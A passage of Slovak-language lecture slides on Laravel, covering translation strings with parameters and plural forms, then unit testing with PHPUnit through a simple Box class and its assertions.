- zvolíme si hlavný/natívny jazyk aplikácie
- v aplikácii budú všetky texty v tomto jazyku, napr. v EN
- pre SK vytvoríme prekladový súbor v JSON formáte

```
// resources/lang/sk.json
{
    "I love programming.": "Rád programujem."
}
```

# Získanie prekladu

```
echo __('messages.welcome');
echo __('I love programming.');

{{ __('messages.welcome') }}
@lang('messages.welcome’)
```

- v prípade, že prekladový reťazec/text nie je definovaný, použije sa pôvodný reťazec

# Parametre v prekladoch

- v prekladovom reťazci môžeme uviesť parameter, cez notáciu `:param`

```
'welcome.user' => 'Vitaj, :name',
```

- vo funkcii `__()` poskytneme parametre

```
{{  __('messages.welcome-user',
                  ['name' => 'peter']) }}

// Vitaj, PETER
'welcome.user' => 'Vitaj, :NAME',

// Vitaj, Peter
'welcome.user' => 'Vitaj, :Name',
```

# Množné číslo

```
'results' => '{0} Žiadne záznamy.
|{1} Celkovo :value záznam.
|[2,4] Celkovo :value záznamy.
|[5,*] Celkovo :value záznamov.',
```

```
echo trans_choice('results', 0, ['value' => 5]);
```

- 2. parameter určuje, ktorá alternatíva sa použije, na základe čísla
- 3. parameter môže obsahovať substitúcie

# Unit testing

# Jednotkové testovanie

- cieľom testov je predísť vzniku chýb v programe
- automatizované testy sú dnes nevyhnutnou súčasťou vývoja softvéru
- sú zapísané v programovacom jazyku, je možné automaticky vyhodnotiť, či program zodpovedá alebo nezodpovedá špecifikácii (samozrejme, nie je možné zachytiť úplne všetky aspekty softvéru)
- systém môžeme testovať ako celok (väčšie súčasti), ale tiež každú samostatne testovateľnú jednotku

# Jednotkové testovanie /2

- každý test testuje práve jednu jednotku
  - v OO - triedy, metódy
- úlohou testu je overiť, či testovaná jednotka pri daných vstupoch dáva správny výstup
  - na to používa tzv. tvrdenia (assertions)
  - ak niektoré z tvrdení nie je pravdivé, daný test je neúspešný (FAIL); v opačnom prípade je úspešný (PASS)
- konfigurácia v `phpunit.xml`
- v Laravel aplikácií v tests/ sú
  - `TestCase.php` – zavádzač, nastavenie Laravel prostredia pre naše testy, fasády, Laravel test helpers...
  - `ExampleTest.php` – ilustračný príklad

# Vytvorenie testu

- vytvorme v `app/` nový súbor `Box.php`, ktorého obsah je trieda `Box`:

```
<?php
namespace App;
class Box {
    protected $items = [];
    public function __construct($items = []) {
        $this->items = $items;
    }
    public function has($item) {
        return in_array ($item, $this->items);
    }
}
```

# Vytvorenie testu /2

- cez CLI vytvoríme súbor s testom:

```
php artisan make:test BoxTest
```

  - v `tests/Feature/` sa vytvorí súbor `BoxTest.php`
  - súbor obsahuje vygenerovanú metódu `testExample()`

- metóda **`has($item)`** vracia `true`, ak sa konkrétna položka $item nachádza v krabici
- tvrdenia `assertTrue()` and `assertFalse()` sú vhodné na otestovanie metód, ktoré vracajú `true`, resp. `false`

# Vytvorenie testu /3

```
public function testHasItemInBox() {
 $box = new Box(['cat', 'toy', 'torch']);

 // tvrdenie je pravdivé, ak toy bude v krabici
 $this->assertTrue($box->has('toy'));
 // tvrdenie je pravdivé, ak ball nebude v krabici
 $this->assertFalse($box->has('ball'));
}
```

- príkazom

`vendor/bin/phpunit`

spustíme test

`OK (1 test, 2 assertions)`

# Vytvorenie testu /4

- ak **vymeníme** `assertFalse` **za** `assertTrue`

```
There was 1 failure:
1) Tests\Feature\BoxTest::testHasItemInBox
Failed asserting that false is true.
FAILURES!
Tests: 1, Assertions: 2, Failures: 1.
```

# assertEquals

- pridajme do triedy `Box` metódu

```
// vráti a odoberie z pola prvok, alebo vráti null
public function takeOne(){
      return array_shift($this->items);
}
```

- `assertEquals()` otestuje, či aktuálna hodnota je očakávaná

```
public function testTakeOneFromTheBox() {
   $box = new Box(['torch']);
   $this->assertEquals('torch', $box->takeOne());
   $this->assertNull($box->takeOne());
}
```

# assertContains, assertCount, assertEmpty

- pridajme do triedy `Box` metódu:

```
// vráti všetky položky, ktoré začínajú
// daným písmenom
public function startsWith($letter) {
  return array_filter($this->items, function
                          ($item) use ($letter) {
          return stripos($item, $letter) === 0;
        });
}
```

# assertContains, assertCount, assertEmpty /2

```
public function testStartsWithALetter() {
 $box = new Box(['toy', 'torch', 'ball',
                 'cat', 'tissue']);
 $results = $box->startsWith('t');

 $this->assertCount(3, $results);
 $this->assertContains('toy', $results);
 $this->assertContains('torch', $results);
 $this->assertContains('tissue', $results);

 $this->assertEmpty($box->startsWith('s'));
}
```

# Testovanie aplikácie

- testovať jednotky – komponenty treba
- aplikáciu však tvoria aj zložité šablóny, navigácia, formuláre – aj to treba testovať
- Laravel poskytuje tzv. ***test helpers***, ktoré umožňujú testovať aj tieto komponenty

# Štúdium

- Laravel helpers
- Mail
- Notifications

- PHPUnit